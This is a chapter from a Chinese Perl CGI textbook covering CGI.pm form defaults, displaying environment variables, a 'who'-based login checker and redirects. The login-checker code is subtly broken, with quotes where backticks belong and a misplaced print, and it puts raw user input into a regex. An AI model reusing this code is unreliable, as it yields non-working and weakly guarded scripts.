## 第 24 章 CGI：创建购物车、数据库、 站点搜索和文件上传

### 24.1 深入分析

本章将介绍很多 CGI 的功能，其中包括完成 Web 站点搜索、处理数据库及支持购物车的 CGI 应用。首先，讨论使很多 CGI 程序员都感到困惑的 CGI.pm 特征，以便在重新显示的表单中自动恢复控件的数据。

#### 24.1.1 处理 CGI.pm

假设用户已经填充了网页中的一个表单，并把它提交给你的 CGI 脚本，也假设你发回同一个页面，并把一些结果文本添加到该页面的底部。当你发回已得到的表单时，CGI.pm 会自动恢复用户放入这些控件中的值。CGI.pm 恢复这些值，使用户更改值和提交表单更为容易，但也有副作用，CGI.pm 会忽略你在自己的脚本中创建表单时放入控件中的默认值。其结果是，即使你想给用户提供一个干净表单，即其控件不包含任何数据，该页面依然会停止显示用户发送的数据。在本章“快速解决方案”中的“在重新显示的表单中初始化数据”一节，将介绍如何使 CGI.pm 不妨碍你为控件指定的默认值。

下面将讨论几个实用程序，它们会检验那些可用于脚本的 CGI 环境变量，也将给出一个示例，说明如何从 CGI 脚本中使用 Unix 实用程序。在 CGI 环境变量中，你可能会发现令人惊讶的大量信息，例如服务器名、脚本的根目录、采用的浏览器类型、浏览器能够接受的图像类型等，所以这里将介绍环境变量。其中一个非常有用的项是 HTTP\_USER\_AGENT 变量，它提供了用于显示网页的浏览器名。在动态 HTML 的时代，为不同浏览器编写的 HTML 有着本质的差别（在 Microsoft Internet Explorer 和 Netscape Navigator 中，“动态 HTML”完全不同），在检查了要使用的浏览器类型之后，就可以定制写到它的 HTML。

如果正在 Unix 服务器上运行自己的 CGI 脚本，则可以访问 Unix 实用程序，事实上，在上一章的“服务器端包含”一节中，曾经使用过 Unix uptime 命令。在本章中，将使用另一个 Unix 实用程序（who 命令）查看用户是否登录。只需在网页中输入用户名并单击一个按钮，该脚本就会让你知道该用户是否登录。

---

**提示：**在从 CGI 脚本中使用 Unix 命令之前，建议查阅第 22 章中的“认真对待安全性”节。

---

在本章中，也将讨论如何把浏览器重定向到新网页。上一章曾经介绍过如何使用客户拉技术实现这种功能（请参见第 23 章中的“创建多用户的聊天应用程序”），但这里将介绍如何创建重定向网页头。

接下来，通过创建能够在 Web 上使用的数据库应用程序，讨论采用 CGI 脚本进行数据库编程。这个脚本将使用 NDBM\_File 编写、更新和读 Web 服务器上的数据库，可以用浏览器访问该服务器。

另外，也要讨论如何使用 CGI 脚本上传文件。当不想让很长的查询字符串发送到服务器时，采用这种技巧就很有用，这是由于用户已经把很多文本放入页面控件中。然而，你可以只上传整个文件，这相当容易，而且速度也很快。可以把该文件存储在 ISP 上，也可以处理它，例如，通过拼写检查，并把结果返回给用户。

本章中的最后两个应用程序将是最大的：站点搜索 CGI 应用程序和购物车演示程序。

几乎所有 Web 用户都熟悉站点搜索；在这个应用程序中（请参见本章末尾部分），将浏览 Web 站点上的可用文件，以查找匹配字符串。我为本章编写的脚本 `cgisearch.cgi` 将搜索 Web 站点上特殊目录中的所有文件，以找到用户想要的匹配字符串。你可能有很多文件，而且想把它们分成子目录，所以 `cgisearch.cgi` 也会在搜索目录的所有子目录中搜索所有文件。与任意 Web 站点搜索一样，这个脚本将显示包含匹配的文件数，而这些文件是按照匹配号排序的，该脚本还会显示一系列到达这些文件的超链接，以指出每个文件中包含多少个匹配。所有用户必须要做的是单击适当的超链接，以到达文件。如果能让用户在 Web 站点周围找到他自己的路，这种实用程序就非常有用。

在本章中，也编写了一个购物车演示程序。它只是一个演示程序，原因是这种应用程序很复杂，而且必须用自己的存货清单和业务规则进行自定义，但它说明了多数购物车程序的运行方式：把数据保存在 `cookies` 中。这个演示程序将支持两个有关产品清单的页面（即用户能够购买的有关家和办公室的产品），还支持购物车页面，它将列出迄今为止购买的所有项。用户也可以采用单击按钮的方式删除购物车中的项。

然而，并不是每个人都喜欢 `cookies`；事实上，很多用户都在自己的浏览器上禁用了 `cookie`。很多用户都发现 `cookies` 非常讨厌，鉴于这个原因，我也编写了一个没有使用 `cookies` 的购物车示例。

可以看到，本章将讨论很多主题。现在，到了开始说明“快速解决方案”的时间了。

---

**提示：**记住，这些脚本都是演示脚本。如果想在 ISP 上安装它们，建议增加错误检查和安全措施，例如，在自定义自己喜欢的脚本之后，检验它们，以确保它们如期进行。

---



## 24.2 快速解决方案

### 24.2.1 在重新显示的表单中初始化数据

用户给 CGI 脚本发送一个表单，我们采用同一个表单发回了页面，而且在页面底部添加了一些注释，但表单中的控件却包含用户提交的数据，即使想让它们为空也是一样。事实上，我们把它们的默认值设置为空字符串，但老数据依然还会显示出来。在 CGI.pm 中，这只是一个特征而已，可以关闭它。

在上一章中，当创建多用户的聊天程序时，我们讨论过这个技巧，但由于它已经使相当多的 CGI 程序员感到失望，所以在这里单独讨论这个主题还是值得的。当使用 CGI.pm 而且重新显示已发送给脚本的表单时，CGI.pm 会自动恢复第一次把表单发送给脚本时该表单中控件的所有值。这就意味着即使初始化控件中的数据（采用 -value 或 -default 属性），当它恢复用户放入这些控件的数据时，该数据也会被 CGI.pm 重写。

要覆盖这种行为，使 CGI.pm 尊重你为控件选定的默认值，需把 -override 属性设置为真，如下所示：

```
$co->textfield(-name=>'key',-default=>'', -override=>1);
```

这里，在名为 'key' 的文本字段中，把默认文本设置为空字符串，即使在该文本字段发送给脚本之前它包含一个值也是如此。

### 24.2.2 使用 CGI 环境变量检查浏览器类型及更多信息

CGI 脚本创建的动态 HTML 是依赖浏览器的，必须为 Microsoft Internet Explorer 发送一些特殊的 HTML，而为 Netscape Navigator 发送的 HTML 与之不同。但是，怎么才能知道使用的是哪个浏览器呢？答案是：只需使用 HTTP\_USER\_AGENT 环境变量检查浏览器的类型，并把适当的 HTML 写到它。

可用于 CGI 脚本的环境变量不同于从控制台运行的 Perl 脚本使用的环境变量。在 %ENV 哈希表中，CGI 脚本会发现下列几种环境变量：

- ◆ DOCUMENT\_ROOT——文档的根
- ◆ GATEWAY\_INTERFACE——CGI 版本
- ◆ HTTP\_ACCEPT MIME——浏览器接受的类型
- ◆ HTTP\_ACCEPT\_CHARSET——浏览器支持的字符集
- ◆ HTTP\_ACCEPT\_LANGUAGE——浏览器接受的语言（en = 英语）
- ◆ HTTP\_CONNECTION——HTTP 连接的类型（例如 Keep-Alive）
- ◆ HTTP\_HOST——ISP 名



- ◆ HTTP\_USER\_AGENT——浏览器软件的名称
- ◆ PATH——当前路径设置值
- ◆ QUERY\_STRING——被传递给脚本
- ◆ REMOTE\_ADDR——脚本主机的四字节地址
- ◆ REMOTE\_HOST——主机的四字节地址
- ◆ REMOTE\_PORT——使用的远程端口
- ◆ REQUEST\_METHOD——HTTP 请求方法，通常为 GET
- ◆ REQUEST\_URI——虚拟路径和脚本名，通常会设置它，以便能够把这个值添加到 DOCUMENT\_ROOT，获取完整的、合格的脚本名
- ◆ SCRIPT\_FILENAME——完全合格的 CGI 脚本名，其中包含完整路径
- ◆ SCRIPT\_NAME——脚本名，它通常带有部分路径，这样就能够把这个值添加到 DOCUMENT\_ROOT 中，获取完整的、合格的脚本名
- ◆ SERVER\_ADMIN——服务器的管理员电子邮件
- ◆ SERVER\_NAME——服务器的名称
- ◆ SERVER\_PORT——服务器正在使用的端口（对于 HTTP 连接，它通常为 80）
- ◆ SERVER\_PROTOCOL——HTTP 协议，例如 HTTP/1.0 或 HTTP/2.0
- ◆ SERVER\_SOFTWARE——服务器软件，例如 Apache

可以看到，这个列表包含很多有趣的项。在下面的示例中，该 CGI 脚本显示了当前的环境变量：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print
    $co->header,
    $co->start_html('CGI Environment Variables Example'),
    $co->center($co->h1('CGI Environment Variables Example'));

foreach $key (sort keys %ENV) {
    print $co->b("$key=>$ENV{$key}"),
    $co->br;
}

print $co->end_html;
```

图 24.1 显示了这段脚本的运行结果。应该记住，哪些 CGI 环境变量适用于你的脚本；你并不知道什么时候需要使用它们，例如使用 HTTP\_USER\_AGENT 确定浏览器类型。






图 24.1 查看 CGI 环境变量

### 24.2.3 检查用户是否登录

如果有人总是把我们的数据文件弄乱，他登录时，我们不能进行任何操作。应当怎么办？此时，可以编写一个实用程序，检查 Johnson 的登录时间。

如果你的 CGI 脚本在 Unix 服务器上运行，则可以访问 Unix 实用程序，例如 `who`，该程序会告诉你当前登录的人员。事实上，在第 23 章中，使用过 Unix `uptime` 命令。

---

**提示：**在从 CGI 脚本中使用 Unix 命令之前，建议查阅第 22 章中“认真等待安全性”一节。

---

在这个示例中，将编写一个样本 CGI 脚本，它允许你检查是否有人登录了。它只能在 Unix 下运行。注意，有些 ISP 会在专用机器上运行其 Web 服务器，这就意味着：如果某个机器与 Web 服务器分离开，则就不能在此机器上查找登录的用户。

首先，这个脚本为用户提供提示信息 and 文本字段，用于接受被检查人的用户名：

```
#!/usr/bin/perl

use CGI;
$co = new CGI;

print

$co->header,
$co->start_html("Check if someone is logged in"),
$co->center
(
    $co->h1("Check if someone is logged in...")
),
$co->p,
$co->start_form,
```



```

$co->center
(
    "Please enter the person's login name: ",
    $co->textfield('person'),
    $co->p,
    $co->submit('Check'),
    $co->reset
),
$co->end_form;

```

当用户提交这个表单时，该脚本会进入 `foreach` 循环，以处理由 `who` 命令返回的文本行：

```

if ($person = $co->param('person')) {
    foreach ('who') {
        .
        .
        .
    }
}

```

`who` 命令返回有关已登录用户的列表，在每一行的开始，都带有用户名。这就意味着，可以采用这种方式搜索用户，以指出如果找到了一个用户名，他是否真的登录了，然后退出该程序。

```

if ($person = $co->param('person')) {
    foreach ('who') {

        if (/^$person\s/) {

            print
            $co->center
            (
                $co->h2
                (
                    "Yes, $person is logged in.",
                )
            ),
            $co->end_html;

            exit;
        }
    }
}

```

如果执行了 `foreach` 循环，而且找到了一个人，则在返回的网页中会显示上一段代码中的消息，该程序退出。另一方面，如果执行了 `foreach` 循环，但程序没有退出，就不会找到这个人，我用一个消息指出这个事实，如下所示：

```

if ($person = $co->param('person')) {
    foreach ('who') {

```



```
if (/^$person\s/) {  
    print  
    $co->center  
    (  
        $co->h2  
        (  
            "Yes, $person is logged in.",  
        )  
    ),  
    $co->end_html;  
    exit;  
}  
  
print  
    $co->center  
    (  
        $co->h2  
        (  
            "$person is not logged in, sorry.",  
        )  
    );  
}  
  
print $co->end_html;
```

图 24.2 显示了这段代码的结果；在这个示例中，我们搜索的人没有登录。可以看到，使用 Unix 实用程序（如 `who` 和 `uptime`）可能是很有用的；当把一些用户输入发送给系统命令时，应该确保非常谨慎。




图 24.2 查看用户是否登录



相关解决方案参见 22.2.1 节“认真对待安全性”和 23.2.3 节“使用服务器端包含”。

#### 24.2.4 重定向浏览器

如果我们移动了网页，希望用户进入新页面，即使他们使用了老 URL 也是如此。当以前讨论创建多用户的聊天应用程序时，可以使用客户拉技术加载新网页，但这种技巧依然让用户盯着老网页看一会儿。是否可以让浏览器只跳到新页面，并不显示老页面呢？答案是：当然可以，可以使用重定向头。

